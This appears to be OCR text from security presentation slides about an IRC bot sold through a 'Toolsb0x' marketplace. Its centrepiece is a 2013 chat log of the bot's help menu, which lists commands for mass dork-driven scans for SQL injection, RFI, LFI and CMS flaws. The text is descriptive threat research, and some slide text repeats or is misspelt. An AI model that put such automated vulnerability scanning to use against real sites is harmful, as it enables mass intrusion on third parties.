
How big it is ?

Cleaning takes time for «Maquiecious»




How big it is ?

Cleaning takes time for «Maquiecious»



Attribution


Yes ! Sometimes, It’s possible



The Bot Dealer

```
2013-12-20 23:47:20   toolsb0x[89]  [!] Help <=> Timthumb Vuln Scan: .timz [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89]  [!] Help <=> SQL Vuln Scan: .sqlz [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89]  [!] Help <=> RFI Vuln Scan: .rfi [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89]  [!] Help <=> LFI Vuln Scan: .lfi [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89]  [!] Help <=> XML Vuln Scan: .xml [bug] [dork]
2013-12-20 23:47:21   toolsb0x[89]  [!] Help <=> e107 Vuln Scan: .e107 [dork]
2013-12-20 23:47:21   toolsb0x[89]  [!] Help <=> WHMCS Vuln Scan: .whmcsz [dork]
2013-12-20 23:47:22   toolsb0x[89]  [!] Help <=> ZeroBoard Vuln Scan: .zer [dork]
2013-12-20 23:47:23   toolsb0x[89]  [!] Help <=> RFG Vuln Scan: .rfg [bug] [dork]
2013-12-20 23:47:24   toolsb0x[89]  [!] Help <=> osCommerce Vuln Scan: .oscz [dork]
2013-12-20 23:47:25   toolsb0x[89]  [!] Help <=> MMfC Vuln Scan: .mmfc [dork]
2013-12-20 23:47:26   toolsb0x[89]  [!] Help <=> AVm Vuln Scan: .avm [dork]
2013-12-20 23:47:27   toolsb0x[89]  [!] Help <=> ZenCart Vuln Scan: .zen [dork]
2013-12-20 23:47:28   toolsb0x[89]  [!] Help <=> Human Vuln Scan: .human [dork]
2013-12-20 23:47:29   toolsb0x[89]  [!] Help <=> Jce Vuln Scan: !jc [dork]
```

The Bot Dealer



About 212 results (0.96 seconds)


Toolsb0x Store | You Should Have Expected Us
https://www.toolsb0x.com/
Toolsb0x is a website that mediates between the seller and the buyer since 2007 until today and are connected to each users worldwide. Developing a new ...

Signup
Register a new account Fill in the form below. I wanto be a. Buyer ...

More results from toolsb0x.com »

www.Toolsb0x.com - Toolsb0x | Website
www.**toolsb0x**.com.ipaddress.com/
